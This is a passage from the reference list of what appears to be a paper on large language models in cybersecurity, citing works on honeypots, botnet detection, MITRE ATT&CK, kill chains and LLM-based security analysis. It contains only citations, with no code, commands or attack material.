6. Efstratios Chatzoglou, Georgios Karopoulos, Georgios Kambourakis, and Zisis Tsiatsikas. Bypassing antivirus detection: Old-school malware, new tricks, 2023. http://arxiv.org/abs/2305.04149 | DOI: https://doi.org/10.48550/arXiv.2305.04149.
7. DAIR.AI. Prompt engineering guide. https://www.promptingguide.ai/techniques.
8. Qingxiu Dong, Lei Li, Damai Dai, Ce Zheng, Jingyuan Ma, et al. A survey on in-context learning, 10 2024. http://arxiv.org/abs/2301.00234.
9. Mohamed Amine Ferrag, Fatima Alwahedi, Ammar Battah, Bilel Cherif, Abdechakour Mechri, Norbert Tihanyi, Tamas Bisztray, and Merouane Debbah. Generative ai in cybersecurity: A comprehensive review of llm applications and vulnerabilities. Internet of Things and Cyber-Physical Systems, 5:1–46, 2025. https://linkinghub.elsevier.com/retrieve/pii/S2667345225000082 | DOI: https://doi.org/10.1016/j.iotcps.2025.01.001.
10. Harm Griffioen, Georgios Koursiounis, Georgios Smaragdakis, and Christian Doerr. Have you SYN me? characterizing ten years of internet scanning. In Proceedings of the 2024 ACM on Internet Measurement Conference, pages 149–164, 11 2024. https://dl.acm.org/doi/10.1145/3646547.3688409 | DOI: https://doi.org/10.1145/3646547.3688409.
11. Juan Guarnizo, Amit Tambe, Suman Sankar Bhunia, Martin Ochoa, Nils Tippenhauer, Asaf Shabtai, and Yuval Elovici. SIPHON: Towards scalable high-interaction physical honeypots, 01 2017. http://arxiv.org/abs/1701.02446.
12. Yuhe Ji, Yilun Liu, Feiyu Yao, Minggui He, Shimin Tao, et al. Adapting large language models to log analysis with interpretable domain knowledge, 08 2025. http://arxiv.org/abs/2412.01377.
13. Mete Keltek, Rong Hu, Mohammadreza Fani Sani, and Ziyue Li. Boosting cybersecurity vulnerability scanning based on llm-supported static application security testing, 2024. https://arxiv.org/abs/2409.15735.
14. Sébastien Kilian, Valérie Viet Triem Tong, Jean-François Lalande, Frédéric Majorczyk, Alexandre Sanchez, Natan Talon, Pierre-Victor Besson, Hélène Orsini, Pierre Lledo, and Pierre-François Gimenez. CasinoLimit: An offensive dataset labeled with MITRE ATT&CK techniques, 2025. https://hal.science/hal-05224264/.
15. Takashi Koide, Naoki Fukushi, Hiroki Nakano, and Daiki Chiba. Detecting phishing sites using ChatGPT, 2025. https://arxiv.org/abs/2306.05816.
16. Forrest McKee and David Noever. Chatbots in a honeypot world. arXiv preprint arXiv:2301.03771, 2023. https://arxiv.org/abs/2301.03771.
17. Farzad Motlagh, Mehrdad Hajizadeh, Mehryar Majd, Pejman Najafi, Feng Cheng, and Christoph Meinel. Large language models in cybersecurity: State-of-the-art. In Proceedings of the 11th International Conference on Information Systems Security and Privacy, pages 98–110, Porto, Portugal, 2025. SCITEPRESS – Science and Technology Publications. https://www.scitepress.org/DigitalLibrary/Link.aspx?doi=10.5220/0013377600003899 | DOI: https://doi.org/10.5220/0013377600003899.
18. Kris Naleszkiewicz. Harnessing LLMs in enterprise risk management: A new frontier in decision-making, 2023. https://ai.plainenglish.io/harnessing-large-language-models-llms-in-enterprise-risk-management-erm-7174df33da9b.

19. Subash Neupane, Ivan A. Fernandez, Sudip Mittal, and Shahram Rahimi. Impacts and risk of generative AI technology on cyber defense, 06 2023. http://arxiv.org/abs/2306.13033.
20. Marwan Omar and Stavros Shiaeles. VulDetect: A novel technique for detecting software vulnerabilities using language models. In 2023 IEEE International Conference on Cyber Security and Resilience (CSR), pages 105–110, Venice, Italy, 2023. IEEE. https://ieeexplore.ieee.org/document/10224924/ | DOI: https://doi.org/10.1109/CSR57506.2023.10224924.
21. Michel Oosterhof. Cowrie: Ssh and telnet honeypot. https://github.com/cowrie/cowrie.
22. Helene Orsini and Yufei Han. DYNAMO: Towards network attack campaign attribution via density-aware active learning. In Proceedings of the 21st International Conference on Security and Cryptography, SECRYPT, pages 91–102, Dijon, France, 2024. SCITEPRESS - Science and Technology Publications. https://www.scitepress.org/DigitalLibrary/Link.aspx?doi=10.5220/0012759100003767 | DOI: https://doi.org/10.5220/0012759100003767.
23. Paul Pols. The unified kill chain: Raising resilience against advanced cyber attacks. Technical report, Fox-IT, 2023. https://www.unifiedkillchain.com/.
24. C. G. J. Putman, Abhishta, and Lambert J. M. Nieuwenhuis. Business model of a botnet. In 2018 26th Euromicro International Conference on Parallel, Distributed and Network-Based Processing (PDP), pages 441–445, Cambridge, UK, March 2018. IEEE. https://ieeexplore.ieee.org/document/8314249 | DOI: https://doi.org/10.1109/PDP2018.2018.00077.
25. Javier Rando, Fernando Perez-Cruz, and Briland Hitaj. Passgpt: Password modeling and (guided) generation with large language models, 2023. http://arxiv.org/abs/2306.01545 | DOI: https://doi.org/10.48550/arXiv.2306.01545.
26. Telekom Security. T-Pot: The all-in-one honeypot platform. https://github.com/telekom-security/tpotce.
27. The MITRE Corporation. MITRE ATT&CK: Adversarial tactics, techniques, and common knowledge, 2023. https://attack.mitre.org/.
28. The Poneypot. The poneypot project - inria. https://poneypot.inria.fr/.
29. Pablo Torres, Carlos Catania, Sebastian Garcia, and Carlos Garcia Garino. An analysis of recurrent neural networks for botnet detection behavior. In 2016 IEEE Biennial Congress of Argentina (ARGENCON), Buenos Aires, Argentina, 2016. IEEE. http://ieeexplore.ieee.org/document/7585247/ | DOI: https://doi.org/10.1109/ARGENCON.2016.7585247.
30. Tolijan Trajanovski and Ning Zhang. An automated and comprehensive framework for iot botnet detection and analysis (iot-bda). IEEE Access, 9:15495–15512, 2021. https://ieeexplore.ieee.org/document/9321102 | DOI: https://doi.org/10.1109/ACCESS.2021.3052229.
31. Aaron Tuor, Ryan Baerwolf, Nicolas Knowles, Brian Hutchinson, Nicole Nichols, and Robert Jasper. Recurrent neural network language models for open vocabulary event-level cyber anomaly detection. arXiv preprint arXiv:1712.00557, 2017. https://arxiv.org/abs/1712.00557.
32. Tarun Yadav and Rao Arvind Mallari. Technical aspects of cyber kill chain, 2015. http://arxiv.org/abs/1606.03184.
33. David Zhao, Issa Traore, Bassam Sayed, Wei Lu, Sheriff Saad, Ali Chorbani, and Dan Garant. Botnet detection based on traffic behavior analysis and flow intervals. Computers & Security, 2013. https://linkinghub.elsevier.com/retrieve/pii/S0167404813000837 | DOI: https://doi.org/10.1016/j.cose.2013.04.007.